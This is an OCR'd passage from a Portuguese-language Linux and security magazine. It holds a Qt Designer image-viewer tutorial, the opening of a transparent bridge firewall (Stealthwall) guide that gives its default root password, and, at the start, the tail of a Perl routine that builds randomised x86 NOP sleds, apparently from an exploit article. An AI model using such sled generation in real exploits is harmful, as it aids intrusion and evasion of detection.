,"\x99\x96\x97\x95\x93\x91\x90\x4d\x
48\x47\x4f\x40\x41\x37\x3f\x97".
            "\x46\x4e\xf8\x92\xfc\
x98\x27\x2f\x9f\xf9\x4a\x44\x42\
x43\x49\x4b".
                "\xf5\x45\x4c");
    return join ("", @nops[
map { rand @nops } ( 1 ..
$cnt )]);
}
```

Antonio Marcelo Ferreira da Fonseca é autor de 12 livros sobre Linux e mantenedor dos projetos HoneypotBR (*www.honeypot.com.br*), FREERP (*www.freerp.com.br*) e da Certificação Brasileira em GNU/Linux (*www.cblinux.com.br*). É diretor da Associação Brasileira de Software Livre (*www.abrasol.org*) na área de segurança de dados e articulador das revistas H4ck3r e GeeK. Mandem suas críticas, sugestões e até mesmo um alô para *amarcelo@plebe.com.br*.


2600
H4CK3R
A partir da próxima edição, a revista H4CK3R traz o conteudo exclusivo da revista 2600.
Faça parte da revolução: leia H4CK3R.
DIGERATI
especialista na comunidade digital
digerati.com

por Gleicon S Moraes

Desenvolvendo no Lin



aplicações ux com QT

São muitas as opções para desenvolvimento no Linux baseadas em ferramentas GNU ou comerciais. A falta de conhecimento das linguagens e interfaces para este ambiente é a única desculpa para limitar as possibilidades em programação. Até mesmo alguns mitos sobre a programação em ambiente gráfico, de GUI (Graphic User Interfaces), começam a ser derrubados. Por exemplo, é mais fácil abrir uma janela utilizando toolkits no Linux do que o MFC do Windows. Um toolkit é uma caixa de ferramentas que serve para facilitar e automatizar certas tarefas em programação.

Outro aspecto que não é abordado é a possibilidade de reaproveitar o código independente da plataforma, ou seja, programas feitos no Linux podem ser compilados no Windows com mínima modificação.

O ambiente gráfico mais utilizado no Linux é o XFree86. A comunicação e programação com o Servidor XFree deve ser feita pelo X Protocol. Existe uma biblioteca chamada XLib que fornece a base deste protocolo.

Programar diretamente em XLib não é para todos, muito menos para quem está querendo resultados rápidos ou apenas testar uma idéia. Portanto, vários esforços surgiram para abstrair esta camada, e fornecer uma orientação mais direta para a programação de uma GUI. Utilizando XLib, você não encontra o conceito de um botão ou menu bonito e fácil de usar. Todos os elementos devem ser construídos a partir do elemento básico, uma janela.

Assim, vários grupos de software livre e comercial lançaram suas soluções, tal como Athena Widgets, Motif, GTK, FLTK, TK, XStep (esta inteiramente brasileira) que, com o tempo, foram evoluindo. Uma empresa chamada TrollTech lançou seu toolkit, o QT, com licenças diferenciadas, tanto para o uso comercial quanto para o uso de software livre, que se torna GPL.

Um tempo depois, com o surgimento do ambiente KDE, a QT foi sagrada como um toolkit robusto, simples de ser implementado em outras plataformas, pois possui uma forte abstração da arquitetura e é completo, com um bom set de Widgets.

Widget é o nome dado aos componentes ou, grosso modo, objetos que fornecem funções das mais diversas, tais como botões, janelas, caixas de texto.

A QT está disponível para o Linux, FreeBSD, Windows e, hoje em dia, até para dispositivos handhelds. Existe muita discussão sobre o mérito de uma empresa comercial atuando neste ramo Neste caso, a TrollTech se deu bem melhor do que a Borland e seu Kylix, e também as velhas discussões apaixonadas sobre qual toolkit é o melhor.

O fato é que a QT está aí, livre para ser utilizada, e tem alguns recursos bem interessantes. Sua interface de programação é C++, mas existem interfaces para Python, Ruby e várias outras linguagens. Um programa feito seguindo seus widgets, e com a parte dependente da arquitetura bem separada, pode ser facilmente portado para outras plataformas.

A documentação é extensa e bem completa. Podem ser observados muitos exemplos e integrações, tais como bancos de dados, fontes True Type, possibilidade de uso de plug-ins e uma boa base de códigos.

Além deste conjunto, a QT vem com um programa muito interessante, o QTDesigner, que permite ao usuário "desenhar" suas telas, fazer previews e inserir códigos onde devem ser executadas certas funções.

Muitos programadores preferem utilizar um editor de texto diretamente e montar seu código, mas para um iniciante ou "migrante" de outro ambiente/toolkit/linguagem, uma interface de RAD (Rapid Application Development) como o

QTDesigner faz muita diferença. Além da facilidade de montar os elementos nas posições corretas, evita-se a necessidade de conhecer, pelo menos inicialmente, toda a biblioteca.

O QTDesigner gera um projeto e o código necessário para executá-lo, cabendo ao programador apenas completar o código para funções específicas.

Ao longo do artigo, vamos montar um visualizador simples de imagens, utilizando o QTDesigner, e conhecer mais um pouco dos conceitos desta biblioteca.

A instalação do QTDesigner é simples, dependendo de sua distribuição. O pacote de qt-devel, ou qt-designer, existe para a maioria das distribuições de Linux, tanto em forma binária quanto em código-fonte a ser compilado.

No site da Trolltech existem links para downloads, documentos e informações sobre licenças e preços para o uso comercial.

http://www.trolltech.com/products/qt/index.html

Conceitos básicos

Vamos examinar rapidamente alguns conceitos básicos sobre programação com QT:

Widget é um módulo ou objeto que fornece uma certa funcionalidade.

Event (evento) é gerado por um objeto, e corresponde a uma ação que deve ser tomada.

Signal (sinal) é enviado por um objeto na geração de um evento.

Slot é o receptor do sinal, que liga o evento gerado a uma função.

Para mais detalhes, a documentação da TrollTech é a fonte canônica de informações, mas este resumo rápido serve para entender o processo interno empregado no programa.

Por exemplo, um *widget* botão, quando clicado, gera o evento *clicked*, que emite um *sinal* para o *slot* correspondente e registrado, que deve ter uma função que vai lidar com este evento. E assim por diante, para cada evento gerado.

O QTDesigner tem ferramentas que ajudam muito a entender este fluxo e a trabalhar com os slots e sinais. Um editor de sinais e a conexão a slots evitam a necessidade de digitar o código para todas essas ligações.

Projeto

Nada melhor para conhecer a ferramenta do que executar um pequeno projeto com ela.

Vamos construir passo a passo um visualizador de imagens bem simples, que deve ter a seguinte aparência final:



Figura 1 - Nosso objetivo

Nosso aplicativo deve ter um botão que permite selecionar a imagem, uma área para exibi-la e um botão para sair.

Vamos então começar o projeto, criando um diretório para ele:

```
$ mkdir imagem
```

Por comodidade, vamos entrar neste diretório e executar o QTDesigner de lá mesmo. Se sua instalação já possui o QTDesigner em algum menu ou atalho, pode utilizá-lo. Só lembre de mudar para o diretório correto na hora de gravar os arquivos.

O nome do executável do QTDesigner é *designer*:

```
$ designer
```

Executando então o QTDesigner, temos a tela principal com os editores de propriedade e sinais abertos. Caso não estejam, vá em Windows|Views|Property Editor/Signal Handlers e acione a opção.




Figura 2 - Tela principal do QTDesigner

Nesta tela, temos um seletor para abrir/criar um novo arquivo. Caso a tela central não abra, vá em File/New.

Vamos selecionar *New File/Project/C++ Project* e clicar em OK. Uma tela chamada *Project Settings* aparecerá, e nela trocaremos o nome do projeto, de *unnamed.pro* para *imagem.pro*. O botão ao lado, com reticências, serve para mudar o caminho do projeto. Como neste caso foi executada a aplicação do diretório correto, o caminho já é suposto automaticamente.

Por enquanto, não precisamos mudar mais nenhuma outra propriedade, portanto, é só clicar em OK novamente e o projeto está criado.

O próximo passo é criar nossa tela principal, portanto vamos novamente em *File/New* e, na tela de tipos de arquivo, selecionamos *Dialog*. Dialog é um formulário (ou *form*) sobre o qual construiremos nosso programa. Com o mouse, redimensione a tela criada até ter a medida do espaço entre os editores de propriedade e a toolbar. Não existe uma medida correta ou crítica, por isso devemos ajustar o padrão visual para ter uma certa harmonia entre os elementos.

Após o ajuste, clique no editor de propriedades à direita. No tab Properties, procure a propriedade chamada name e troque o conteúdo por "formImagem". Procure a propriedade Caption e troque o conteúdo por "Imagem". Caption é o título do formulário.

Desta forma, devemos ter a seguinte tela:




Figura 3 - Form criado e com os nomes corretos

No canto inferior direito, temos o editor de propriedades; no superior direito, a lista de objetos que estão sendo usados e de onde foram herdados; do lado esquerdo, temos a barra de ferramentas com suas opções e módulos.

Vamos acrescentar agora dois botões, e um Pixmap Label, para exibir a imagem. Como este projeto é didático, vamos fazer do modo mais simples, mas existem outros objetos mais flexíveis para o uso com imagens.

Buscando o módulo *Common Widgets* da barra de ferramentas, temos os widgets mais utilizados. Clique em Push Button e, a seguir, duas vezes no form. Teremos então dois botões desalinhados. Utilizando os pontos presentes no form, alinhe os dois botões próximos à parte inferior dele.

Clique no módulo *Display* da barra de ferramentas, no Pixmap Label e no meio do form. Um pequeno quadrado com uma imagem deve aparecer. Vamos redimensioná-lo e deixá-lo praticamente do tamanho do form, com uma distância de 1 ponto para as bordas, sem cobrir os botões.



Figura 4 - Todos os widgets alinhados

Note que alinhei novamente os botões, o pixmap label e o form, para tentar deixar a área da imagem o mais quadrada possível. O Pixmap Label vai acertar o tamanho da imagem para o tamanho dele, portanto, quanto mais iguais os lados, menor a distorção na forma da imagem.

Agora vamos eliminar esta imagem, que veio junto com o Pixmap Label, e dar os nomes corretos aos widgets.

Clique no pixmap e vá à janela do editor de propriedades. Procure o item Name, substitua o valor por lblImagem, procure o item pixmap e clique na setinha ao lado do botão com reticências para limpar o campo. Clicando no campo e pressionando delete, também é possível limpá-lo.

Verifique se a propriedade scaledContents está True. Se estiver false, clique ao lado e mude para True.

Clique no botão da esquerda e, no editor de propriedades, mude a propriedade name para btnAbrir, e a propriedade text para "Abrir". Clique no outro botão, mude o name para btnSair, e o text para Sair.

Vá em File/Save All e salve o trabalho feito até agora. Não precisa mudar os nomes. O nome do arquivo do formulário deve ser formimagem.ui ou algo semelhante, variando de acordo com o nome que foi dado ao form. A qualquer momento uma preview do form pode ser feita, pressionando control + T ou indo ao menu Preview diretamente, inclusive podendo ver em outros visuais, tal como Windows, Mac, Motif, além do visual original da QT.
Vamos agora criar slots, preencher as funções necessárias e adicionar os include files extra que vamos utilizar.

O primeiro slot a ser conectado é o do botão sair, que enviará em seu evento clicked() um sinal para o formulário executar sua função close(), ou seja, fechar a aplicação.

Clique com o botão direito no botão Sair, e vá em Connections, New. Um formulário novo se abrirá com alguns campos. Preencha com os seguintes valores: Sender btnSair, Signal clicked(), receiver formImagem, slot close(), de acordo com a figura:




Figura 5 - Conectando o botão Sair

Se tudo foi preenchido, pode clicar em OK e ir em preview. No modo preview, clicando no botão Sair, o programa deve ser fechado para voltar ao QTDesigner. Se algo não funcionou, revise os procedimentos.

Vamos criar um slot para o botão Abrir. Clique com o botão esquerdo e vá em Connections novamente. Esta janela lista todas as conexões do projeto. Clique em New e preencha os campos Sender com btnAbrir, Signal com clicked(), receiver formImagem. Como vamos utilizar uma função especial para abrir a imagem, vamos criar um novo slot. Clique em Edit Slots e, na tela que se abrirá, clique em New Function. Uma linha será criada e, no campo logo abaixo, terá o nome da função. Troque o nome por abreImagem().(Figura 6).




Figura 6 - Novo slot/função

Assim que trocar o nome, pressione OK e, no campo slot, selecione o slot com o nome da função que você acabou de criar. Assim, temos todas as conexões feitas, só precisamos preencher os include files, criar nossa função corretamente e gerar um arquivo main.cpp.

Devemos adicionar alguns includes extra, em razão das funcionalidades que embutimos. Quando não usamos nada a mais do que o QTDesigner provê, não precisamos nos preocupar com isso, mas, neste exemplo, quis utilizar algumas facilidades, tais como caixas de diálogo e tipos de imagem, além de um carregador que abstrai os diferentes tipos de arquivos.

Como todos os objetos estão prontos na QT, apenas inclui os arquivos corretos e fiz as declarações na função. Clicando na janela com os tabs Objects e Members, canto superior direito, seleciono Members e navego até encontrar o membro Includes (In Declaration).

Neste membro, clicamos com o botão direito e em Edit. Para cada include necessário, vamos clicar em Add e preencher o campo com o nome correto. A lista de includes é:

```
qfiledialog.h
qstring.h
qpixmap.h
qmessagebox.h
```

Depois de todos incluídos, a tela deve ficar assim:




Figura 7 - Tela completa




Figura 8 - Membros na lista

Na mesma lista de members, vá até o topo e, logo abaixo de slots e public, deverá haver um subnível com o nome de abreImagem(). Clique duas vezes e responda YES ao dialog perguntando se um novo arquivo .ui deve ser criado.

Uma tela de edição se abrirá com a declaração da função pronta. Preencha com o código abaixo, entre os dois colchetes da função "void formImagem::abreImagem()".

```
// preencha com este código.
   QString
nome_imagem=QFileDialog::getOpenFileName(QString::null,
QString::null,this);

    if(nome_imagem.isEmpty()) {
        QMessageBox::information(this,
"Imagem", "Não pode abrir o arquivo");
        return;
   }

    QPixmap *myPixmap = new
QPixmap(nome_imagem);
    lblImagem->setPixmap(*myPixmap);
    lblImagem->repaint(TRUE);
```

Este código gera um objeto do tipo QString, uma classe para manipulação de strings, e o carrega com um nome retornado por um objeto do tipo FileDialog. O próximo passo é testar se um arquivo foi encontrado (nome_imagem.isEmpty()). Em caso negativo, com a string vazia, uma messagebox é emitida; em caso positivo, é criado um objeto do tipo QPixmap para carregar e armazenar a imagem, e o mesmo é enviado ao nosso label.

Vá em File/New, selecione C++ Main File (main.cpp). Responda OK às perguntas e, quando o arquivo for gerado, salve tudo.

No diretório do seu projeto, digite:

$ qmake -o Makefile imagem.pro

Qmake é um utilitário fornecido com a QT para facilitar a criação de makefiles e o trabalho com a biblioteca.

Após este comando, execute:


$ make

Um executável de nome imagem, ou qualquer que seja o nome do seu projeto, deve ser gerado. Caso existam erros no make, verifique a digitação do código acima e os nomes dos objetos/widgets.

É isso, aproveite o programa feito e inclua mais melhorias, tal como uma barra de menu ou ferramentas e outros widgets.

Por Antonio Marcelo

Instalando e um firewall



configurando transparente

O conceito de firewall que normalmente conhecemos é aquele de um hardware ou um software que tem como principais funções o bloqueio de pacotes ou filtro de aplicações. Hoje, este tipo de recurso faz parte da estrutura de segurança de qualquer empresa que utilize a Internet.

Contudo, os firewalls podem ser detectados e levantadas informações a seu respeito, mesmo quando bem configurados. Isto inibe alguns atacantes, mas a grande maioria se vê tentada a invadir ou paralisar este tipo de equipamento.

Imagine então que temos um firewall invisível, ou melhor, que se tornasse transparente ao atacante, sem que a stack TCP se tornasse visível. Isso parece mágica, mas é possível simplesmente utilizando um recurso: a bridge (ponte). O conceito de uma bridge é basicamente duas placas conectando redes distintas. Desse modo, os pacotes passariam por estas placas e poderiam ser analisados. Veja o esquema explicativo:

-> Entrada-Bridge -> Entrada -Firewall -> Kernel -> Saída - Firewall -> Saída-Bridge->

Assim poderíamos adaptar uma máquina Linux e aplicar nela regras de firewall. Isso significaria que um analisador de pacotes, sem um IP, se torna virtualmente invisível ao atacante. E não é só isso, você ainda pode criar regras no iptables, ou melhor, colocar um honeypot por trás e ter um grande sistema de IDS. Tudo isso invisível!

>> Procedimentos

A primeira idéia seria a de recompilar o kernel, reajustando uma série de funções, entre elas, a de bridge. Para diminuir todo esse trabalho, que tal termos um liveCD com isso tudo já preparado para nosso trabalho?

Com liveCD, basta iniciá-lo e ele faz quase todo o resto para você. Escolhemos um projeto que utiliza as facilidades do Knoppix, aliado aos recursos de bridge, para que você possa montar uma estrutura dessas em dez minutos e colocar em produção em seu ambiente de trabalho.

O projeto está sendo desenvolvido pela comunidade do projeto HoneypotBr: o Stealthwall.

O Stealthwall é um firewall bridge desenvolvido por Fábio Henrique, desenvolvedor do Fakeftp. Testamos o liveCD em ambiente de produção e obtivemos excelentes resultados. O Stealth é capaz de filtrar pacotes, aproveitando os recursos do netfilter e ainda com a possibilidade de quando instalado em HD, funcionar também com o Snort.
Para a montagem dessa nossa estrutura, precisaremos do seguinte:

- dois cabos de rede crossover;

- um computador com duas placas de rede e unidade de CD-ROM, 64 MB de RAM recomendados (32MB mínimos), HD de 20 GB (para gravação de logs opcional);

A ISO do Stealthwall;

O Stealthwall pode ser baixado no site do projeto HoneypotBR , na área de dowloads.

http://www.honeypot.com.br

A imagem vem em formato ISO e você pode utilizar qualquer programa para baixá-la. Em seguida, é só acertar a BIOS de seu computador para iniciar pelo CD-ROM e acessar o liveCD.
Se a máquina não tiver suporte à inicialização pelo CD-ROM (uma BIOS muito velha), você pode criar um disco de boot com os seguintes passos:

- Coloque o CD-ROM do StealthWall em uma máquina com Linux e monte o CD-ROM com o comando:

mount /dev/cdrom /mnt/cdrom

- Coloque um disquete não-formatado na unidade de disco flexível e digite o comando:

dd if=/mnt/cdrom/boot.img of=/dev/fd0

Depois da inicialização do StealthWall, a distribuição fará uma série de testes para a detecção do seu hardware. Ao final do processo de inicialização, alguns serviços ainda serão iniciados como: cron, snmp, bridge (responsável por uma mensagem pedindo para aguardar 40 segundos no máximo), sadoor etc.

O Logon

O StealthWall, sendo corretamente iniciado, pedirá o usuário e senha para entrar no sistema. Utilizaremos o root como padrão, com a senha xxxx, ou seja, digitaremos a letra x minúscula quatro vezes.

É extremamente recomendado trocar a senha com o comando passwd, pois se a máquina entrar imediatamente em produção, não podemos deixar senhas padronizadas no sistema.

Caso você reinicie a máquina, o usuário root voltará a ter a senha padrão.

Configuração das Regras de Firewall

Inicialmente vamos testar se tudo está funcionando corretamente em nosso sistema. Ligue uma das pontas dos cabos crossover em uma das placas do StealthWall e a outra ponta numa máquina qualquer. O outro cabo você pode ligar na outra placa e em outro micro. Veja o esquema abaixo:

Micro1<————>Placa1-Stealth-Placa2<————> Micro2

